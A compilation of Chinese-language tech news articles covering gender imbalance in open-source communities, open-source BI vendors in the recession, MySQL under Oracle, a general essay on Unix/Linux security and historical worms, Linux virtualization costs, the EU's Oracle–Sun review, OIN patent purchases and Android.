让我们看一下重大自由和开源软件项目的成员。在自由软件基金会的董事会中没有女性，Linux基金会中同样如此。KDE的董事会中仅有一个女性，GNOME的董事会也是如此。而Debian的女性维护者所占比例可能低于1.5%。无论你说出哪一个自由和开源软件组织，该数据并不会有的大的变化。

如果你有兴趣的话，可以听一下女性开发者讲述一下自己的故事，所谓“物以稀为贵”，她们在邮件列表中不断接到约会邀请。尽管这个事实如此明显，但很多人却更愿假装这个问题不存在。

同时，在自由和开源软件社区在需要每一个可能的贡献者时，却正在失去女性开发者。

拒绝文化

在自由和开源软件社区中存在性别歧视，这并非一个新问题。至少自 1998 年以来人们就在一直在讨论它，当时 Deb Richardson 创建了 LinuxChix 来改善这一问题。而且 Val Henson 在 2002 年发表了题为“如何鼓励女性参与 Linux 社区”的报告，准确的分析了该问题的根源和应对措施。

但是，此后唯一发生改变的事情是，每一次自由和开源软件会议都会就此问题展开讨论。社区认为给予该主题有限的认可就足够了；但几乎所有人却继续忽视它。

当讨论主题开始时，每个人都会给出一些合理的解释。他们可能会说在技术界女性本来就比男性少，或者说女性缺乏信心参与自由和开源软件开发讨论。他们也可能说女性缺乏榜样，或不太可能专注于一个理想的实现。人们喜欢提到的一个观点是：自由和开源软件中都是精英，只有少部分女性能够达到一个贡献者的标准。

某些解释或许有一定道理。但实际上，相同的问题却没有影响更多女性参与专有软件开发，因此这些都不能成为借口，而且解释这个问题的原因也不能取代改变它的实际行动。

而且，现在情形似乎已经变得更加糟糕。LinuxChix 的网站页面尽管依然存在，但其邮件列表和页面在过去几年中已经非常不活跃。类似的几个网站也同样如此。一般来说，这类组织只是一开始建立的时候热一段时间，而此后其成员之间联系频率减少，而且被社区孤立，根本无法影响整个社区的文化。

同时，拒绝文化在继续。当性别歧视的明显事件发生时，诸如斯托曼的演讲，或许当时会引起众怒，但之后抱怨之声不久就会淡化。

寻找解决办法

自由和开源软件社区中之所以存在“重男轻女”现象的原因是，它兴起于互联网。网络允许匿名，而这一点总是容易引发不良信息，毫无疑问性别歧视只是其中比较坏的结果之一。自由和开源软件发展中的挑衅语言可能也是缘于这个原因。同样不令人怀疑的是在线文化最初是以男性为中心的，因为从历史经验来看，男性相比女性更容易建立联系。

然而，这一切并非不可逾越。如果女性团体成为项目统治阶层的一部分，而不只是自我证明的小组织，会发生什么？或者如果女性指导计划被建立，并积极在主流项目中招募女性成员，又会发生什么？

可能最有效的一步是建立禁止性别歧视的行为守则。Ubuntu 和其它几个项目正是做到了这一点，才取得了成功。如果性别歧视被定性为无礼或个人攻击行为，鼓励人们反对它，或许自由和开源软件项目中的氛围才会变得对女性更友好。

但是，所有措施的前提是承认自由和开源软件存在性别歧视问题，或许一次峰会不会带来什么奇迹，但只要所有人共同努力起来，就一定能改变这一点。

金融风暴下 开源 BI 上演“反转剧”

即使目前不确定性非常明显，开源 BI 和 DW 厂商依然对前景抱有令人吃惊地乐观。当然，这并不是说他们喜欢动荡或混乱经济的经济形势。他们只是相信开源软件（OSS）的价值主张——与闭源软件相比，开源软件价格相对较低的（但绝不是免费）、灵活性高，但却是以牺牲（多数观察家承

认) 某些功能或特点为代价的---在全球经济不景气的条件下更能放射出耀眼的光芒。

因此, 开源 BI 的支持者预计新客户现有用户对于开源 BI 的兴趣将会急剧上升。“在目前全球经济持续低迷的氛围下, 开源技术将会具有巨大的吸引力。JBoss、MySQL 和红帽等开源厂商在 2001 至 2003 年全球经济萧条期间成长非常迅速。我认为当时很多之前从未考虑过使用开源技术的企业都对他们投入了相当的关注,” 开源 BI 专业公司 JasperSoft Corp 营销和产品管理副总裁 Nick Halsey 说。



“工作人员仍然有业务任务, 他们必须要完成, 但是, 现在他们却被告知少花钱多办事。例如, 如果不用 BI, 他们如何才能建立这种供应链解决方案, 同时还要确保他们的注意力放在最赚钱的产品上? 答案是不可能---不过如果他们选择从本来就紧缩的 IT 预算中拿出一大笔钱部署一个 BI 系统, 这也非常不现实。开源 BI 软件的价值主张就体现在这里。”

Halsey 不太认可那种认为低成本是开源软件唯一的价值主张的说法。

“我总是告诉人们, 他们在将来某个时候一定会考虑开源软件的, 因为他们认为开源技术有价格优势, 这就是为什么他们在经济不景气的条件下首先考虑 JasperSoft 的原因所在。这也就是我为什么认为如果出现经济危机, 人们肯定将更加积极地考虑使用开源技术,” Halsey 承认。“虽然目前的开源市场竞争也是非常激烈, 不过我仍然认为我们的产品非常有竞争力, 因为它们基于模块化设计和 J2EE 架构, 同时还具有 Web 2.0 界面, 而不仅仅是因为总体拥有成本低这一个原因。”

开源数据集成专业厂商 Talend 总经理 Vincent Pineau 更加鲜明和尖锐地指出了同一个问题。

“我们从来没有认为开源应等同于免费。的确, 我们比闭源竞争对手的软件费用要低很多, 但我们也不想让人们认为, 价格便宜就意味着功能不全。我们认为, 人们应该把重点放在正确的功能上。” Pineau 说。

Pineau 说: “是的, 我们的产品价格非常低廉。你只需要拿出你原来购买闭源软件所需成本的一小部分就能完全“拥有”它们, 但在目前的经济气候下, 更重要的许可选项的灵活性。”他还指出, 让客户根据订购情况授权 ETL 和数据质量技术更便宜并且更灵活, 因为与闭源软件相比, 它大大降低了快速挑选或玻璃其 ETL 技术的难度。

“在订购产品后, 我们允许客户这样做, 这让他们真正完成了两件事: 第一, 对投资规模进行

最佳裁减。例如，今天你需要 10 个 ETL 开发人员，而明天你可能要缩减到 5 个，但下个月这个数字又上升到了 15 个---所以，用户获得了最终的灵活性，” Pineau 继续说。“第二，订购许可将有助于减轻对于前期承诺的依赖。用户可以在他们感到满意的任何时候做自己想做的事情，而不再需要大的前期承诺。”

开源软件不等于免费软件，但是 Talend 和其它开源码软件供应商都表示，开源产品的价格通常只是闭源软件产品价格的很小一部分。

“价格可能是决定用户是最终否购买的一个很大因素，确实是这样的，” Halsey 同意说。“我们的产品价格通常只有同类闭源产品价格的百分之十五左右。”在目前这样一个全球经济萧条的气候下，开源拥护者指出，成本的巨大节约肯定会转变为用户对开源软件兴趣和使用率的增加。

“最近，有一个全球财富 50 强的工业服务公司让我们参与他们的项目竞标，与我们竞争的是一个非常著名的商业智能平台供应商。他们最初的报价是 140 万美元，其中包括了产品和服务，” Halsey 说。“我们最初的报价只有 17 万美元。有趣地是，这个客户在掌握了我们的两家报价后，对我们的竞争对手说，‘你们的竞争对手是一个开源 BI 厂商，他的报价只有你们的十二分之一。’而我们的竞争对手得知这一消息后立刻把原来的报价下调为 25 万美元，不过，客户最终选择了我们，因为他们对于我们的对手大幅度降低价格感到非常不舒服，有种受欺骗的感觉。”

FUD（恐惧，不确定和怀疑）因素

开源软件供应商通常对于被指责产品具有 FUD “特点”感到非常不满。闭源竞争对手（或开源怀疑论者）已经表示出对于开源软件知识产权责任、开源码软件质量和开源码软件安全性等问题的关注和担心，并且大有愈演愈烈之势。有讽刺意味地是，从开源技术支持者那里传出来的消息---虽然只有一点点---带有 FUD 的意思。

软件供应商的存活寿命是一个值得考虑的因素。在目前这样一个环境下，一些传统的带头人---包括银行和华尔街的投资公司等等---都有可能被大型企业所收购，所以软件企业的长寿性和生存能力是客户理所当然应该考虑的因素。而这正是开源软件的优势之一，开源支持者表示：与闭源替带产品不同的是，你不必担心开源软件供应商---或其公开和非专有的源代码---某一天会突然消失。

“Talend 给你的不仅仅是一个灵活的和多样化的解决方案，而且你还能拿到产品的源代码。你不必与我们签署一个所谓的代管协议。你也没必要担心如果我们被收购，或者由于经济危机而倒闭你会不会失去技术支持系统维护之类的事情，” Pineau 说。

也有一些例子，比如某些开源软件供应商利用竞争对手产生的 FUD，大肆宣传他们认为的局限性---主要是缺乏系统优化，同时有一些能够感觉到的功能缺陷---以此作为卖点。

开源 CRM 专业厂商 SugarCRM 产品营销总监 Martin Schneider 就将自己公司以技术为中心的设计逻辑与竞争对手的“以市场为中心”的设计方法---Schneider 这样认为---进行对比。

“在专有模型中，我们发现了很多问题和效率低下的设计模式，它使用的是最佳销售和营销方法而不是最好的工程原理，所以 SugarCRM 的创始人决定要改变这种状况，” Schneider 说。“当时的想法是使用开放源码模型作为一个播种战略和市场渗透战略，我们希望客户可以说‘我选择这种产品，是因为它是一个很好的产品，而不是因为它的销售情况最好。’”

在目前的经济气候下，Schneider 建议，顾客可能并不主要考虑传统大型供应商。与此同时，他还指出，软件厂商的存活寿命也被用户纳入了考虑范围。“当谈到 IT 决策时，人们正在变得越来越不愿意承担风险，不仅仅是因为经济原因，但至少经济因素是一个主要原因。用户现在都有潜在风险意识，并且基于不同的层次会做出一些评估。软件供应商的经济能力仅仅是其中之一---尽管这

是一个重要因素，” Schneider 说。

像 Talend 那样，Schneider 也极力宣扬开源软件的灵活性优势。例如，SugarCRM 既提供预置型软件许可，又提供按需定制性软件（也就是软件即服务）许可。这正是 Schneider 所说的灵活性。他还认为开源软件开发模式的灵活性，尤其是可定制性（由于源代码完全透明）也很重要。

“一个内部开发人员在拿到我们的软件产品后，可以按照多种方式对它进行定制开发，并且这些定制开发真的没有太多的困难，我们的产品一向如此，”他说。“就在最近，通过我们新的 Module Builder 组件，我们甚至还向新用户提供了定制服务。我们已经基本上实现了将所有的核心业务逻辑封装成一个包，并把它发布给我们的用户，即使是新手也能轻而易举地使用这些开发包创建新的应用程序或扩展现有 CRM 模块，从而真正延伸了这一平台。”

BI 作为一种投资

Information Builders 公司（IBI）是一个传统的大型主机生产商，虽然他们的业务与开源软件供应商相去甚远，但是 IBI 的管理人员——非但没有对目前的经济环境感到悲哀——实际上却把它看作是 BI 整个行业的一个机遇。此外，Teradata、微软、Dataupia、Netezza 以及很多其它专有软件制造商的高层也对此表示同意。

这不是一个成本或节省成本问题，IBI 企业通信部副总裁 Michael Corcoran 说，而是花一些钱购买 BI 或 BI 相关资产可以在其它业务或技术领域节省更多的钱。

“在任何经济低迷时期，所有企业的底线都非常的清晰，那就是削减成本并充分利用每一分钱。对于 BI 厂商来说，好消息是企业现在认识到他们可以利用 BI 做到这一点，BI 厂商无需像过去那样为了推销软件而进行大量的游说，” Corcoran 说。

“公司意识到他们需要更加深入地了解自己的业务、成本和利益率，并且他们知道 BI 能使他们做到这一点。在这种情况下，就用户认可率而言，整个行业的发展将会做得很好。”



Teradata 兰迪产品和服务市场营销副总裁 Randy Lea 对此表示同意。“从客户的角度看，目前除了 BI 和 DW，我不认为有任何其它的关键技术，”他说。

Lea 和 Teradata 是一个很有趣的研究案例。曾经，Teradata 给人的印象产品庞大而且昂贵，而现在，它正在努力向轻量级并且灵活的角色转变，造成这个结果的一部分原因是来自新兴公司的

压力，比如 Netezza、DATAlegro 和 Dataupia。这些小公司各个斗志旺盛并且生机勃勃，在商业硬件之上运行高度定制化的开源 RDBMSes。其新口号是成为一个“企业级数据仓库”---这正好是 Lea 给许多深受折磨得公司所开出的治疗“处方”。“我们比以往任何时候都更具价格竞争力，”他说，“当你看到企业级数据仓库提供价值后，尤其是在目前的经济条件下，我认为肯定会有越来越多的客户会对我们的产品感兴趣。”

甚至开源码软件的支持者也对此表示同意：对开源软件有好处的东西对大家都有好处。这只是因为它们比闭源竞争对手更渴望受益，Halsey 说。

“过去的三、四年以来，不管经济发展势头怎样，BI 仍然是企业的第一优先事项。无论你是否读过 Gartner 或其它一些研究机构的研究报告，用户都尽其所能提高业务效率，” Halsey 表示。“他们需要增加销售额，同时还要削减员工和开支。就像星巴克那样，他们虽然只是说要关闭 400 家连锁店，但是显然他们希望保留盈利的店铺而关闭亏损的店铺。他们想要知道在哪里设新店铺才能真正实现资源的最佳分配。而只有 BI 才可以给他们这样的深层次信息。”

Halsey 总结说，如果开源 BI 能够完成这件事情，并且具备一个非常有吸引力的价格的话，用户就没有理由不使用它。

“我们将主要精力放在研发核心 BI 套件上：查询、报告、分析。这是客户真正所需要的。诚然，与竞争对手相比，我们的产品没有太多花俏的功能。看看 Business Objects，他们的产品拥有一切功能。因此，功能多收费自然就高。”

被 Oracle 抛弃，MySQL 将何去何从？

如果给你一分钟的时间让你来当 Oracle 的总裁，当然不是要你穿上 Larry Ellison 的昂贵西装登上他的游艇，而是让你来决定 MySQL 的命运，你会怎么做？刚刚斥资 74 亿来收购 Sun，而欧盟反垄断调查委员会突然间搬出这个人人喜爱的开源数据库来找你的麻烦，你会如何选择？是为了好名声留下这个并不挣钱的产品，还是把它扔进大海？

如果你是一个华尔街的投资分析师，那么答案很清楚：扔进大海吧！

“MySQL 是一个包袱，而不是资产，” 金融研究机构 Global Equities Research 的分析师 Trip Chowdhry 说。他认为考虑到欧盟的调查和 MySQL 这两年微不足道的收入增长，Oracle 唯一明智的选择就是把它剥离。不过，剥离到哪里去呢？

然而还有其他的观点，比如分析机构 451 Group 开源分析师 Matthew Aslett 一直倡导的：

“Oracle 很清楚杀死 MySQL 并不能给自己带来什么。我们期望 MySQL 能够作为网络应用数据库继续成长，并与 SQL Server 展开竞争，” 他在上周写到。

也许他是正确的。但是目前人们实在是搞不清楚，到底 Oracle 会不会把 MySQL 的用户们一步步牵到自己的昂贵的商业产品中去。

把 MySQL 扔到车轮下？

关于 MySQL 的命运，Oracle 几乎什么也没有说，除了网站上的一句话：“MySQL 将成为 Oracle 现有数据库套件产品的附加方案。” 坦率地说，鉴于 Sun 收购案的巨大金额和欧洲委员会可能投出的否决票，Oracle 现在保持闭嘴是明智的。



即便如此，有消息显示 Oracle 可能不会尽全力的去争取保住 MySQL。“MySQL 几乎不可能转化成实际的收入。它有 98% 以上的客户群都是 DIY 者，他们不认为应该花钱去购买任何支持。我们在 Sun 公司的联络人告诉我们，MySQL 一直在解决收入问题，过去 3 年的收入实际可能都没有超过 5000 万美元，并且看不到任何收入增长，” Chowdhry 在写给客户的报告中这样说。

在用户对 Oracle 统治之下 MySQL 的未来感到担忧的同时，有趣的是，抛开是否盈利不谈，MySQL 在 Sun 的管理期间确实做到了人气飙升。根据 Chowdhry 的数据，MySQL 的日均下载次数在被 Sun 收购之后从 2 万次猛增到了 6 万次，但最近又回落到 2 万至 2 万 5 千次，这很可能是 Oracle 的收购造成的。

如果 Chowdhry 的消息来源正确，那么这几年 MySQL 的收入一直没什么进展，这对于 Oracle 来说可不是什么好兆头，即使售价再便宜，在恶劣的经济情况下接管一家收入有问题的企业不是个好主意。

面对网络 Unix 和 linux 真的安全吗？

长久以来，Windows 系统的漏洞层出不穷，病毒、木马以及黑客攻击泛滥，其安全性之差让大家有苦难言，都有“鸡肋”的感觉。很多用户不愿忍受这样长期的折磨，演变为对其他操作系统的期待，对于服务器来说 Unix 已经成为不错的选择，个人用户对 Linux 的兴趣也与日俱增，相信 SUN 要为政府开发专用的 Linux 版本并提供内核代码的消息，不是空穴来风，难道 Unix 和 Linux 真的很安全吗？

一、开放源码就更安全吗？

由于很多 Unix 和 Linux 的版本都是开放源代码的，因此很多人坚信其安全性是受到全世界程序员监控的，它们的任何漏洞和后门都会被发现，所以很多人主观上愿意相信它们比微软至今未公开内核的 Windows 更加安全。

面对 Unix 和 Linux 的挑战，微软也曾经与中国政府签署了“政府安全计划源代码协议”，协议中商定，经过相关部门批准的政府部门可以查阅部分的 Windows 系统源码，随着操作系统的安全关系到国家安全的意识的加深，微软这样“慷慨”的行为，也就不足为怪了！不可否认，开放源代码对于软件的发展以及其安全性的加强都会有一定的促进作用。如果从纯技术的角度来说，在如此庞

大的操作系统中，经过精心隐藏的后门，也许只有开发者能够懂得和利用，不论是 Windows，还是 Unix 或 Linux 都无法回避这个事实。

在你感兴趣的前提下，Linux 的源码你可以尽情下载和阅读，但通常大家所关注的都是那些知名的程序，其他数量庞大(8-9 成)的程序你也许根本没有兴趣或没有时间去仔细研究一遍，即使是安全专家也不一定能将其中的漏洞一网打尽。很多厂商对 Unix 和 Linux 进行改写的过程中，都会对其进行性能和安全方面的测试，但是，单凭一家之力发现安全漏洞的几率微乎其微。曾经有人(不记得名字了，Sorry)就曾经下过定论：没有哪个系统绝对安全，Unix 和 Linux 当然也不例外。

二、哪个更安全？

Windows 的确存在很多漏洞，总给人以不够安全的印象，不过平心而论，针对它的攻击实在太多了，所以它的漏洞更多、更容易地被大家发现，我想这与它尚未公开内核程序不无关系。大多数安全专家和厂商认为，就三种类型的操作系统安全性而言，Unix 的安全性最好、Linux 其次、垫底的是 Windows。但对于 Linux 的安全机制，人们仍然存在争议。不过从对安全漏洞的补救来看，Linux 的补救速度往往比其他商业操作系统要快，因为开放源代码社区可以非常及时地发布补丁程序，甚至用户自己也可以修改 Linux 的源代码，弥补安全漏洞。对于普通的商业应用来说，Linux 的安全性已经足够，而其实在此类应用中，Windows 的安全性也已经足够。

三、事实胜于雄辩：

其实早在 1988 年，Unix 平台上就已经释放出了第一个大型的蠕虫，但这些就如同当时的 Unix 系统本人一样，还不为人所知。随着 Klez 病毒在 Linux 平台上传染的通告，才使人们渐渐认识到，原来 Unix 和 Linux 也存在安全问题。接下来的病毒就更多了，如：Lion.worm、OSF.8759、Slapper、Scalper、Linux.Svat 和 BoxPoison 等等病毒。有一个奥地利的学生，甚至编写了一本如何在 Linux 平台上编写 ELF 病毒的指南，但即使这样，很多病毒还是不被大家所熟悉。至今被病毒侵害过 Unix/Linux 已经很多了，Unix 的有：FreeBSD、HP/UX、IBM AIX、SCO Unixware、SCO OpenServer、Sun Solaris 以及 SunOS 等，Linux 的有：SuSE Linux、Mandrake Linux、Red Hat Linux、Debian GNU Linux、Slackware Linux。

WINE 是一个开源代码的兼容软件包，能让 UNIX 平台运行 Windows 应用软件。虽然这似乎是个不错的选择，然而，使用 WINE 的 Unix/Linux 系统特别容易受到病毒的攻击。因为它们会使无论是对 UNIX 的还是对 Windows 的病毒、蠕虫和木马都能对系统产生威胁。其实，无论是 Unix/Linux 还是 Windows，病毒和木马的工作原理都是大同小异的，我们可以将病毒简单的理解为不经过你的同意而感染和摧毁其他程序的程序，蠕虫则看成是一个不经过你的同意而自我复制的代码块，虽然有些系统 Bug 也会存在复制的行为，但其无意识的行为和病毒、蠕虫、木马的有意识的主动行为还是有区别的。在 Unix 系统中，一个将名字伪装成 tar 或 df 的木马，甚至可以移除整个文件系统，这显然是非常可怕的。

四、实例为证：

为了进一步了解在 Unix/Linux 环境下，病毒的工作原理和过程，最好还是结合病毒实例进行讲述。在 Unix/Linux 系统中使用 Apache 作为 WEB 服务器的用户是相对较多的，而 Linux.Slapper worm. Slapper 正是针对其攻击的，此蠕虫通过 HTTP 协议向 WEB 的 80 端口发出 GET 请求，从而获得 Apache 的版本，它一旦发现容易攻击的版本时，便连接到服务器的 443 端口，利用一个缓冲区溢出漏洞来采用合适的蠕虫包替换服务器中相应的文件。替换成功后，该蠕虫会利用一个本地编译器(如：GCC)编译自身，将编译后的二进制结果从/tmp 目录开始扩散，监听 UDP 端口，以接受更长远的分布式拒绝服务(DDoS)攻击的指示。最后，DDoS 攻击制造 TCP 洪流令系统瘫痪。某些

Slapper 病毒的变异体还会扫描整个 B 类网络寻找容易攻击的 Apache 服务器。

另外还有一个典型的例子，Linux Lion worm 蠕虫。它就是通过扫描 B 类网络的 53 端口，从中寻找易攻击的 DNS 服务器(基于 Unix/Linux 平台)，若寻找到目标服务器，它将清除日志文件，接着种植各种木马文件以隐藏它的真实企图。它复制的这些文件几乎看不什么破绽，它还会删除一些系统文件以达到更好的隐藏目的。一旦整个部署过程完成后，它会把密码文件发送给预先设定的远程计算机，其他 Lion 的变种可以通过嗅探器来嗅探活动连接中的密码信息。通过获得系统访问权限，病毒黑客们能利用远程系统进行 DDoS 攻击，窃取信用卡号，或者窃取和破坏机密文件、纪录。

结束语：

要想使你的 Unix/Linux 系统更加安全，选择合适的防毒产品是必须要考虑的问题，一些 Unix/Linux 被设计安装在防火墙上，或部署在消息和群件服务器上。在拥有 Unix/Linux 服务器的网络中，保护服务器的安全就显得尤为重要，仍需要厂商和广大的程序员们不懈地努力！

开源 Linux 虚拟化优势比 Windows 更明显

在近十几年关于 Linux 与 Windows 总拥有成本的讨论中，人们普遍认为虚拟化可以为 Linux 系统提供很大的好处。GabrielConsultingGroup 最新的研究表明，部署了混合环境（也就是 Windows 和 Linux）的企业具有更高的虚拟化技术采用率，所有的成本节约体现为：花费在硬件和许可方面的资金更少。

这是一个有趣的结论，但是却引发了一个更加有趣的问题：为什么 Windows 管理员不能和 Linux 管理员一样利用虚拟化技术的优势？答案——许可成本和复杂性——是微软有能力、但是没有兴趣做出改变。

根据研究结果，主要采用 Linux 的企业虚拟化程度要比采用 Windows 的企业高出 30%，而那些虚拟化程度较高的用户中在 Linux 系统上部署虚拟化的比例要比 Windows 更高。

该研究报告的作者称“显然 Linux 用户采用虚拟化技术的速度和程度都要比那些基于微软操作系统实现标准化的用户都要高。”但是，为什么呢？

也许主要的原因就是微软在 Linux 用户采用虚拟化之后很久都没有真正地开始宣传这项技术。这并不意外：微软在虚拟化方面落下太多了。企业需要购买的 Windows 服务器许可越少，微软所面临的情况就越糟糕。

微软现在两只脚都迈进了虚拟化市场，甚至还免费向用户提供他们的 Hyper-V 产品……但是并非如此。的确，正式微软面向服务器的定价策略能够最好地解释对 Windows 用户缺乏吸引力的原因，正如 GabrielConsultingGroup 在报告中所指出的：

许可费用的差别直接影响到成本对比。从微软来说，那些没有签订批量协议或者没有购买价格更高的企业版本或者数据中心版本的用户必须为他们的每个系统以及运行在这些系统中的每个虚拟机购买许可。而另一方面，Linux 实际上是免费的，也就是说，企业可以免费地在多个虚拟机或者虚拟机中部署 Linux。

同时，这份报告还罗列出源代码访问给 Linux 管理员带来的好处，我认为这对大多数 Linux 使用者来说只是一个微不足道的好处。很少有人会在意“熟悉代码”以利用报告的语言，他们更愿意相信 Linux 虚拟化所能带来的实实在在的成本节约。

还有其他一些对那些主要采用 Linux 或者基于 Linux 标准化的用户带来的好处：

- 有 77% 的受访者通过 Linux 虚拟化获得了更高的硬件利用率，56% 的受访者通过 Windows 虚拟化获得了更高的硬件利用率。

- 发现 Linux 虚拟化具有可管理性的 Linux 标准化用户的比例（62%）要高于发现 Windows 虚拟化具有可管理性的 Windows 标准化用户（48%）。而且，发现 Windows 虚拟化难以管理的 Windows 标准化用户（23%）要比 Linux 标准化用户高出 4 倍，只有 6% 的 Linux 用户认为 Linux 虚拟化很难管理。

- 因此，Linux 就意味着更高的服务器利用率、更低的能耗和更多的物理空间：59% 的 Linux 管理者不认为“我们的数据中心电力容量就要耗尽”的说法，而不认同这一说法的 Windows 用户占到了 38%。在“我们的数据中心占地空间很快就要耗尽”的说法上，分别有 60% 的 Linux 管理员和 45% 的 Windows 管理员表示不认同。

而企业只需要使用免费的 Linux 和付费的 Windows 就可以意识到更明显的成本节约差距，大多数企业将通过 RedHat、Novell 或者 Canonical 购买对 Linux 的商业支持。不过，即使将这一成本计算其中，Linux 利用虚拟化更容易实现成本节约。

微软有能力扭转 Linux 在虚拟化总拥有成本方面的优势，这也许和 Windows Server 的成本没有太大关系，当然也和免费的 Hyper-V 没有关系。

这也许和简化 Byzantine 定价的问题，让 Windows Server 许可对虚拟化技术更友好。例如，微软不允许用户在 90 天内将微软的产品迁移到一个新物理服务器上超过一次。这可能是为了放松对用户购买许可的限制，但也意味着他们只购买更少的微软许可。

考虑到商用 Linux 并不是免费的，微软不需要免费提供 Windows 让 Hyper-V 的竞争力高于 Linux 虚拟化。似乎只有通过简化最有可能实现让 Windows 虚拟化更吸引人的目的。

为什么欧盟要阻止甲骨文收购 Sun

关于欧盟监管机构将对甲骨文与 Sun 的收购交易展开更全面深入的反垄断调查，此前欧盟声称，这笔交易将导致产品价格高昂并限制消费者在数据库软件市场上的选择。computerworld 网站的专栏作家 Steven J. Vaughan-Nichols 在其 blog 上，对这一事件进行了重新的审视和解读。

上周我还认为欧盟推迟甲骨文对 SUN 的收购案就是在浪费时间，但自从听了 Monty Program Ab 首席运营官 Henrik Ingo 的一席话后，我改变了我的想法，Monty Program 是 MySQL 创始人 Michael 新建立的 MySQL 分支，他对欧盟反对该项交易持有不同的看法，我觉得可以和大家分享一下。

首先，Ingo 指出“虽然许多用户都是免费在使用 MySQL(基于开源 GPL 协议)，有些用户甚至在 GPL 协议允许的范围内自动动手修改源代码，大多数 MySQL 付费用户都是在商业协议在使用 MySQL，与开源已无关，在这个市场中 MySQL 是 Oracle 的竞争者，对那些 GPL 用户 MySQL 没有提供任何安慰，这正是欧盟关注的主要原因”。

Ingo 说得没错，MySQL 是一个双重许可产品，任何人都可以使用开源的 MySQL 程序，但按照 SUN 公司的许可说明，“OEM，ISV，VAR 和其它分销商在集成和分发商业许可的 MySQL 时，不能分发基于 GPL V2 协议的商业版本源代码，否则必须经过 SUN 公司的许可，并签署新的商业许可协议”。

这和红帽公司使用的模型又有所不同，任何人都可以使用最新的 RHEL(Red Hat Enterprise

Linux), 事实上 CentOS 和甲骨文的 Linux 系统都是基于 RHEL 的双胞胎, 而这一切都是合法的, 红帽主要是靠技术支持合同赚钱。

Ingo 说这和 MySQL 的情况有点不一样, 他解释说 MySQL 的双重许可过去 15 年明显改善了 MySQL 的收入, 虽然它是开源的, 但谷歌和 Percona 做了一些增强。MySQL 其实真正要感谢的是来自社区的充满活力的志愿者, 许可收入主要用于内部的发展。

Ingo 补充道“甲骨文不能干掉 MySQL, 喜欢 Web 2.0 的 MySQL 用户可能还没注意到, 但我相信, 欧洲的 OEM 客户一定会关注”。此外, Ingo 还谈到“你提到的存储引擎, 这应该是欧盟关注的另一个原因, 我们(Maria DB)认为欧盟应通过 MySQL 存储引擎推动(SQL)数据库的创新, Kickfire, Infobright 和 Calpont 都是创新的, 购买得起的挑战 Oracle 的数据库解决方案, 拥有 MySQL 后, 甲骨文应该间接可以控制这些解决方案, 换句话说, 就是甲骨文可以(可能)压制的不仅仅是 MySQL 本身”。

Ingo 也表示, 欧盟不应该插手美国的两个公司合并, 这在美国是很常见的, 一点也不奇怪。但事实是, 欧盟对在其范围内经营的公司是有相关规定的, 就象欧洲企业到美国经营一样要受美国规定的制约一样。

他也很同意我的观点, “SUN 现在每天都很痛苦, 一个有趣的结果表明欧盟在大局上停滞在一个非常狭窄的点上, 甲骨文希望在一天内搞定这件事, 并已经同意欧盟将 MySQL 剥离成一个独立的部分, 甲骨文希望我们相信 MySQL 是多么的渺小, 他们甚至不想谈论 MySQL, MySQL 的收入非常少, 监管部门不应该过渡担心。如果甲骨文确实对 MySQL 不感兴趣, 欧盟没有理由要故意拖延进程, 如果他们不放开 MySQL, 那么欧盟到底想干什么呢?”

这一切归纳起来就是“MySQL 的确有竞争力, 并在价格上给 Oracle 带来了压力”。Ingo 的确说服了我, 虽然还有其它重要的开源数据库, 如 PostgreSQL, 但 MySQL 目前的地位是无法取代的。毕竟大家熟知的 LAMP(Linux, Apache, MySQL, PHP/Python/Perl)就包括了 MySQL。甲骨文和微软公司一样, 试图采取铁腕手段控制这个领域, 由此看来, 无论开源与否, 商业 MySQL 可能会被甲骨文锁定, 我现在相信, 除非 MySQL 独立出来, 否则本次收购就应该被阻止。

开源组织 OIN 或收购微软 22 项 Linux 专利

北京时间 9 月 9 日早间消息, 据国外媒体报道, 知情人士周二透露, Linux 开源组织 Open Invention Network(以下简称“OIN”)将购买此前由微软持有的多项专利技术, 以规避微软可能起诉开源软件开发厂商的风险。

OIN 的成员包括 IBM 和红帽等公司, 知情人士表示, 该组织将从 Allied Security Trust(以下简称“AST”)手中购买曾被微软持有的 22 项专利技术。有媒体透露, 这些专利都是 Linux 方面的技术, 由 AST 在微软举办的一次非公开拍卖会上购得。AST 是一个由多家科技企业组成的组织, 包括惠普、IBM 和 Verizon 等, 其主要目的是抢在竞争对手之前购买核心知识产权技术, 以避免其它各方可能挑起的专利纠纷。OIN 的公关公司发言人称, 预计 OIN 将会尽快公布更多关于专利购买的细节。

微软一直在全力压制来自 Linux 方面的竞争, 并与许多 Linux 及相关组件的分发商秘密达成了协议。有微软高管曾表示, Linux 侵犯了微软持有的 235 项专利技术。微软通常在起诉之前就与各公司达成专利交易, 但今年初, 微软却起诉 GPS 设备厂商 TomTom, 指控后者侵犯其持有的 9 项专利权, 打响了 linux 侵权第一案。TomTom 最终与微软达成和解, 微软表示, 该案仅仅是一起专利纠纷, 并非针对 Linux。

为了避免专利纠纷及陷入漫长的诉讼过程，许多小公司宁愿向微软支付专利费。开源市场研究公司 Red Monk 分析师斯蒂芬·奥-格雷迪(Stephen O'Grady)认为：“在目前的专利环境下，预计将有多家企业和组织出于竞争方面的考虑，购买专利和专利组合以保护自己。”

Android 能给谁带来期待？

谁都知道 Android 被谷歌寄予厚望。其实除了谷歌之外还有很多企业也把 Android 看作是自己重新崛起或者能够带来新的市场机会的一种策略，比如摩托罗拉，比如中移动，比如上网本市场。

摩托罗拉希望借助其即将发布的几款 Android 手机重新获得消费者的青睐，而摩托罗拉之所以采用谷歌 Android 操作系统是因为其自身优势在于硬件。摩托罗拉在手机市场曾经也是一方楚翘，其中的“刀锋”更是引领了一个潮流，不过此后摩托罗拉开始急速下滑，到如今已经跌倒全球第四的位置。此次，摩托罗拉希望能够借助 Android 的系统特点东山再起。不过，由于竞争对手的异常强大，苹果 iPhone、黑莓、Palm 等竞争对手都有独树一帜的特点，尤其是苹果 iPhone，摩托罗拉是不是能够借助 Android 开始全面复苏，还让人打一个大大的问号。

业界也在拿摩托罗拉即将发布的 Android 手机和此前 Palm Pre 的发布会做对比。Pre 的反响非常不错，并推动 Palm 股价翻了 4 倍，部分原因在于，投资者认为 Palm 将成为更具吸引力的收购目标。分析师认为，倘若摩托罗拉的产品发布会也能获得同样的反响，该公司就有很大的机会重新获得用户、投资者和运营商的青睐。只有这样，摩托罗拉才能继续维持人们对其在手机行业还存在着竞争机会的期盼。

